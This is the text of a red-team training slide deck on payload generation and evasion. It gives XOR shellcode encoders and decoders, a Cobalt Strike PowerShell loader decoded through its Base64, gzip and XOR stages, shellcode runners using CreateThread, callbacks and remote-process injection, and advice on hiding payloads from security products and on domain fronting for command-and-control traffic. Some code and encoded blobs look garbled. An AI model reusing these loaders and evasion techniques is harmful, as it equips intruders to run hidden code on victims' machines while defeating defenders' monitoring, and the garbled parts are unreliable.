1e: 81 f9 xx xx xx xx cmp    ecx,0xMAGIC
24: 68 xx xx xx xx push   0xxxxxxxxx
29: 5f             pop    edi
2a: 75 f0           jne    16   <-----'
2c: 0f cb           bswap  ebx
2e: b9 02 00 00 00     mov    ecx,0x2
33: 01 d0           add    eax,edx <-----
35: 31 18           xor    DWORD PTR [eax],ebx
37: 68 xx xx xx xx push   0xxxxxxxxx
3c: 5f             pop    edi
3d: e2 f4           loop   33   <-----'
3f: 2d 04 00 00 00     sub    eax,0x4
44: ff e0           jmp    eax
```

# Gaining Access



In the case of DKMC, the obfuscated shellcode is then embedded in an image that is 100% valid; the whole image is also a VALID shellcode



Making the final payload a polyglot image

# Gaining Access

**It goes without saying that the possibilities are endless when it comes to low-level obfuscation**



# Exercise

Write C code to  
execute obfuscated  
shellcode (xor)

# Gaining Access

## The encoder

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xfc\xde\xad\xbe\xef";
    DWORD dwSize = 5;
    DWORD i = 0;
    for(i; i < dwSize; i++) {
        printf("\\x%02x", (shellcode[i] ^ 0x23) ^ 0xfffff00);
    }
    return 0;
}
```



# Gaining Access

## The decoder

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xd9\xfd\x8e\x9d\xcc";
    DWORD dwSize = 5;
    DWORD i = 0;
    int(*caller)(void);
    for(i; i < dwSize; i++) {
        shellcode[i] = shellcode[i] ^ 0x23;
    }
    caller = (int(*)())shellcode;
    caller();

    return 0;
}
```



# Gaining Access

Quick note on the xor operator:

The same code can be used to generate the encoder and the decoder

$$A \oplus B = C$$

$$C \oplus B = A$$

```
>>> hex(0xaa ^ 0xbb)
'0x11'
>>> hex(0x11 ^ 0xbb)
'0xaa'
>>>
```



# Gaining Access

The fact that xor is super easy to use is extremely convenient when it comes to payload obfuscation


This is one of the reasons it's widely used in malware development

Red team also consists of developing your own malware



# Gaining Access

How Cobalt Strike payload can be obfuscated; luckily, there are a lot of format types available



Most of the tool I developed will use the RAW format



# Gaining Access

You want to avoid using shellcode for Cobalt Strike? The powershell oneliner may be the solution...

```
powershell -nop -w hidden -encodedcommand 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
```



# Gaining Access

The Base64 decoded data leads to more powershell code than GZIPed and Base64 once more

```
$s=New-Object IO.MemoryStream([Convert]::FromBase64String("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"));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```



# Gaining Access

## Which decodes to the final powershell stage

```
$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure)))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass, [System.MulticastDelegate]')
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoYlum41dpIvNzqGs7qHsDiVDAH2qoF6gi9RlcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHiVBFqC9odHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2y0hIyMS3HR0Sx11oTcBLqcnjJIHjy5giyNwc0t0qrz13Pzzyq8jIyN4EvFxSyMR46dxcxFwcXNLyHYNGNz2quwg4HNLoxAjI6rDSSdzSTx1S1Z1vaXc9nwS3HR05dxwdls0JtTzY3pam4ynn6SIjxLcptVXJ6rayCpliebBftz2quJLzJ9Etz2Etz0SSRydxNL1HTDKNz2nCMMiyMa5FYke3PKWnzc3BLcyriiiyPK61ij18tM3ncdEPNs1csDURKRSNIAHX2Q0E3sdLDA+C90TD1V9SvkVxPb1fhUAIg/tUNOLNjsgcaxj8z1BMzlxVFW2QFcvtV0hD5S+PDohhwXPz3iNrTFBXGONVwU0TExIN011WUZGR0RGDU1GV4pew5iUFNNR1cOdUZRUEpMTRkD Eg@WLil2UEZRDmJERk1XGQNuTF1KT09CDBYNEwMLdEpNR0xUANtdwMVDRAYA3dRSkdGTvCmFA0tGANVRkSe g@TCgNPskhGA2RGQFhMLikjtqNQoCo8juWaf1iX109Uu4NWpcpHV3NiR133J1RxwM0oChoKt2ta1zvdXsrLihXZINhgBYVDQcioyWA2iqaQf1oDw3VPyJTHWPKzecRT3ke5ALbyZEebHwquNPBzc9jim+fIcqyuAw0IqlczZviPNRw4N2NoV35sSXLN8kmgvo39yOs25f9vI9ktgidKZCcEp87jKVsz1/FPT2H2X5n4iV3mN3dfmJumhAsVdkjs90WgXXc9k1j5yMzIyNliJ3RLe4dwxtz2Sj0GiMjivpyckRdEdEsjAyMjcHVLmbWqwdz2puNX5agkiuCm41bGe+DLqt7c3FVZTRMTeg1CmWZRRkZHREYNTUZXI0bvfgw=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(([func_get_proc_address kernel32.dll VirtualAlloc], (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))))
$var_buffer = $var_va.Invoke(([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke(([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```



# Gaining Access

The big base64 blob of data is xor with the value 35 (remember how xor is used everywhere)

```
for ($x = 0; $x -lt $var_code.Count; $x++) {  
    $var_code[$x] = $var_code[$x] -bxor 35  
}
```

Then the decrypted value is Invoked

```
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))  
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)  
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)  
  
$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))  
$var_runme.Invoke([IntPtr]::Zero)
```



# Exercise

Decode the final  
stage

# Gaining Access

## Our good ol' shellcode!

```
PS C:\TW-Tools> [Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpbRLcEuOPH0JfTQ8D4uwuJuTB03F0qHEzqGEfJvOoY1um41dpIvNzqGs7qHsDIVDAH2qoF6gi9RLcEuOP4uwuJuQbw1bXIF7bGF4HVsF7qHsH1vBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sx11WoTc9sqHIyMjeBLqcnJJHJyS5giIyNwc0t0qrz13PZzyq8jIyN4FvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUs0JTtY3Pam4yy6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2EtX0SSRydxNL1HTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDEpNS1cSDURKRSNIAHX2MQE3sdLDA+C90TD1V9SsvkVxPpB1+PhUZAIG/tUNQLNJsgcqxj8z1BMzWxVFW2QFCwtVOhtD5S+PDohhWXPz3iNrTFBXGQNVWU0TExINQ11WUUZGR0RGDU1GVy4pew5iUFNNR1cOdUZRUEpMTRkDfg0WLi12UEZRDmJERk1XGQNuTF1KT09CDBYNEWMLdEpNR0xUUANTdwMVDRAYA3dRSkdGTVcMFA0TGANRVRkSEg0TCgNPSkhGA2RGQEhMLikjtqNQoC0o8juwafALiXIO9UJu4MWPCpHVN3iR133J1BRxwM0oCHOkt2talzvdXsrLihXZINhgBYVDQcioyWAE2iqaQf1oDW3VPyJTHWPKzeRT3ke5ALbyZEebHwquNPBzc9jim+fIcqyuAw0IqlczZviPNRw4N2NoV35sSXLN8kmgvo39yOs25f9vI9ktgidKZCcEp87jKVsz1/FPT2H2X5n4iV3mN3dFmJumWAsVdkjS90WgXXc9k1jSyMzIvNLIyNjI3RLe4dwxtz2sJoGIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3FVZTRMTEg1CWVZRRkZHREYNTUZXI0bvfgw=')  
PS C:\TW-Tools> for ($x = 0; $x -lt $var_code.Count; $x++) {  
    >>     $var_code[$x] = $var_code[$x] -bxor 35  
    >> }  
PS C:\TW-Tools> write-host ($var_code |format-hex)  
00000000  FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B üè...`øå1òdøRø 00000010 52 0C 8B 52 14 8B 72 28 0F B7 4A  
26 31 FF 31 C0 R.øR.ør(..J&1.À 00000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57 ~<a|., ÁÏ..çâðRW 00000030  
8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01 øR.øB<.øø@xøAtj. 00000040 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B  
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8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B .}ø;}{$uâXøX$.Ófø 00000070 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 .  
KøX..Óø.ø.øD$$ 00000080 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D [[aYZQ.àX_Zø.ëø] 00000090 68 6E 65 74 00 6  
8 77 69 6E 69 54 68 4C 77 26 07 hnet.hwiniThLw&. 000000A0 FF D5 E8 00 00 00 00 31 FF 57 57 57 57 68 3A .Öè....1.W  
WWWh: 000000B0 56 79 A7 FF D5 E9 A4 00 00 00 5B 31 C9 51 51 6A Vy§.Öéh...[1ÉQQj 000000C0 03 51 51 68 BB 01 00 00 5  
3 50 68 57 89 9F C6 FF .QØh»...SPhWøøÆ. 000000D0 D5 50 E9 8C 00 00 00 5B 31 D2 52 68 00 32 C0 84 ÕPéø...[1òRh.2Àø 00
```



# Gaining Access

This shellcode was obfuscated using the following layers

Powershell base64

Powershell code gzip + base64

Base64 the payload

Xor the payload



# Gaining Access

**Every payloads type will end up calling shellcode, since the malicious code is always going to be a DLL**



# Gaining Access

## Alternative ways to run shellcode:

<https://github.com/Mr-Un1k0d3r/PowerLessShell>

- msbuild xml + C# + encrypted shellcode
- msbuild xml + C# + unmanaged powershell + whatever powershell payload used to run the shellcode



# Gaining Access

## Alternative ways to run shellcode:

<https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator>

- Obfuscated VBA to pretty much do everything you want



# Gaining Access

## Alternative ways to run shellcode:

<https://github.com/Mr-Un1k0d3r/SCT-obfuscator>

- Simple SCT obfuscator for Cobalt Strike COM Scriptlet:
  - COM scriptlet + Excel + Macro + CreateRemoteThread to load the shellcode



# Gaining Access

Speaking of CreateRemoteThread, you can also execute your shellcode within your own process (CreateThread) or a remote process

Threads are basically code that will be executed in the process. Good news!  
Shellcode is code that can be executed

Windows APIs that can be used:

- CreateRemoteThread
- CreateThread
- QueueUserAPC
- ...

Memory permission matters: if you want to be able to run shellcode, your memory needs to be executable

If your shellcode is modifying itself, you need writable memory region



# Gaining Access

CreateThread may be detected by static analysis or "deep learning"

**Use Windows APIs callback instead**

site:docs.microsoft.com intext:"application-defined callback function" intitle:"function"



# Gaining Access

```
#include <windows.h>

void shellcode() {
    asm(".byte 0xcc, 0xcc");
}

int main() {
    CHAR *payload = shellcode;

    EnumDesktopsW(NULL, (DESKTOPOPENUMPROCW)shellcode, NULL);
    return 0;
}
```



# Gaining Access

Remote injection requires the use of the following APIs:

- OpenProcess:** Open the remote process
- VirtualAllocEx:** Allocate memory on the remote process
- WriteProcessMemory:** Write the data to the remote process memory
- CreateRemoteThread:** Call the memory location as executable code



# Exercise

Write C code to execute  
shellcode using  
CreateRemoteThread



# Gaining Access

Want to use C# instead, Interop Service is your friend

<https://github.com/Mr-Un1k0d3r/RemoteProcessInjection/blob/master/remoteprocessinjection.cs>

```
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

Console.WriteLine("Opening Remote Process PID: {0}", PID);
IntPtr hProc = OpenProcess(0x001F0FFF, false, PID);
if(hProc == IntPtr.Zero)
```



# Gaining Access

.NET can be used to hide your code using native ProtectedMemory class

## Fields

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CrossProcess	1	All code in any process can unprotect memory that was protected using the <a href="#">Protect(Byte[], MemoryProtectionScope)</a> method.
SameLogon	2	Only code running in the same user context as the code that called the <a href="#">Protect(Byte[], MemoryProtectionScope)</a> method can unprotect memory.
SameProcess	0	Only code running in the same process as the code that called the <a href="#">Protect(Byte[], MemoryProtectionScope)</a> method can unprotect memory.



# Gaining Access

SameLogin and SameProcess can be used to prevent security product scan to analyze your malicious data stored in memory, since they will not be able to unprotect the memory

## Fields

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CrossProcess    1    All code in any process can unprotect memory that was protected using the [Protect\(Byte\[\], MemoryProtectionScope\)](#) method.

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SameLogon    2    Only code running in the same user context as the code that called the [Protect\(Byte\[\], MemoryProtectionScope\)](#) method can unprotect memory.

---

SameProcess    0    Only code running in the same process as the code that called the [Protect\(Byte\[\], MemoryProtectionScope\)](#) method can unprotect memory.



# Exercise

Write C code to  
execute shellcode using  
CreateThread

# Gaining Access

---

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc\xcc";
    DWORD dwSize = 10;
    VOID *mem = VirtualAllocEx(GetCurrentProcess(), NULL, dwSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    printf("mem at 0x%p\n", mem);
    memcpy(mem, shellcode, dwSize);
    if(CreateThread(NULL, dwSize, mem, NULL, 0, NULL) == NULL) {
        printf("Failed to CreateThread %ld\n", GetLastError());
    }
}

return 0;
}
```



# Gaining Access

The call to the CreateThread confirms that the code will be executed

Assembly code from a debugger:

Address	Value	OpCode	Description
004013E5	8B55 F4		
004013E8	8B45 F0		
004013EB	C74424 14 00000000		
004013F3	C74424 10 00000000		
004013FB	C74424 0C 00000000		
00401403	895424 08		
00401407	894424 04		
0040140B	C70424 00000000		
00401412	E8 B1080000	call	<JMP.&CreateThread>

Quick note on calling convention on 32 bits system: it uses the stack in to push the arguments

In this case  $ESP + 4 = 0x0060FEB0 = \text{mem}$

Address	Hex	ASCII
0060FEB0	00000000	
0060FEB4	00020000	
0060FEB8	0000000A	
0060FEBc	00000000	
Address	Hex	ASCII
00020000	CC CC CC CC	.....
00020010	00 00 00 00	.....
00020020	00 00 00 00	.....
00020030	00 00 00 00	.....
00020040	00 00 00 00	.....
00020050	00 00 00 00	.....
00020060	00 00 00 00	.....



# Gaining Access



Now you have all the tools in the world to be creative when it comes to payload generation

# Gaining Access

**WARNING**



# Gaining Access

When you are designing your payload, you may want to think of the following:

If you want to avoid network detection, act like a legitimate service

Be ahead of detection using the latest technology:

- Websocket, for example
- Using API technology structure (JSONP, SOAP)



# Gaining Access

If you want to avoid detection, understand your enemy

What do they really monitor?

- Network
- APIs hooks
- Behaviors
- Heuristics
- Hash based



# Gaining Access

## Network:

- Second layer of encryption
- Shady, less used protocol
- Secure channel



# Gaining Access

## **Why domain fronting is so powerful:**

- Using known “trusted” domain to route your traffic will increase the chance to blend in
- If the traffic is not encapsulated into a secure channel (TLS), heuristic detection may be harder



# Gaining Access

## **Why domain fronting is so powerful:**

A typical domain fronting will have a Host header that doesn't match the host requested

This is something that is used legitimately



# Gaining Access

## Why domain fronting is so powerful:

Querying google.com

GET / HTTP/2.0

Host: malicious.com

Assuming that the server supports arbitrary host, the request will be forwarded to the attacker.

<https://github.com/vysecurity/DomainFrontingLists>



# Gaining Access

**HTTP IS PROBABLY THE MOST USED PROTOCOL**

- WELL DETECTED
- EASY TO USE TONS OF LIBRARIES



# Gaining Access

## RAW TCP

- FAST
- WELL DETECTED
- NEED MORE TIME TO CODE



# Gaining Access

## DNS

- LESS MONITORED
- SLOW
- NEED MORE TIME TO CODE



# Gaining Access

## ICMP

- LESS MONITORED, NOT SUPER POPULAR ANYMORE
- SUPER SLOW
- NEED MORE TIME TO CODE



# Gaining Access

## Protocol encryption VS software encryption:

Protocol may be easily intercepted by network filter

TLS -> Windows Decryption -> Network Filter -> Application

|

**It's now clear text**

TLS -> Windows Decryption -> Network Filter -> Application ->  
Decryption

|

**Still encrypted**



# Gaining Access

ThunderShell is using this approach

<https://github.com/Mr-Un1k0d3r/ThunderShell>

HTTPS

```
me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from localhost 57482 received!
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 142
Date: Mon, 04 Jul 2022 14:46:52 GMT
Server: ThunderShell/1.0

{
    "method": "POST",
    "path": "/6tVhUX13w3cnKD/",
    "version": "HTTP/1.1",
    "headers": {
        "Host": "127.0.0.1:8080",
        "User-Agent": "Microsoft Windows NT 6.2.9200.0",
        "Content-Type": "application/json",
        "Content-Length": "139",
        "Expect": "100-continue",
        "Connection": "Keep-Alive"
    },
    "body": "f39d8a692fb02d3b1c247aefb200e0d4"
}
```

HTTP

```
me@WTL-SP-4XXHWT2:/mnt/c/Users/charles.hamilton/Desktop/tools/ThunderShell$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from localhost 57541 received!
POST /6tVhUX13w3cnKD/ HTTP/1.1
User-Agent: Microsoft Windows NT 6.2.9200.0
Content-Type: application/json
Host: 127.0.0.1:8080
Content-Length: 139
Expect: 100-continue
Connection: Keep-Alive

{
    "method": "POST",
    "path": "/6tVhUX13w3cnKD/",
    "version": "HTTP/1.1",
    "headers": {
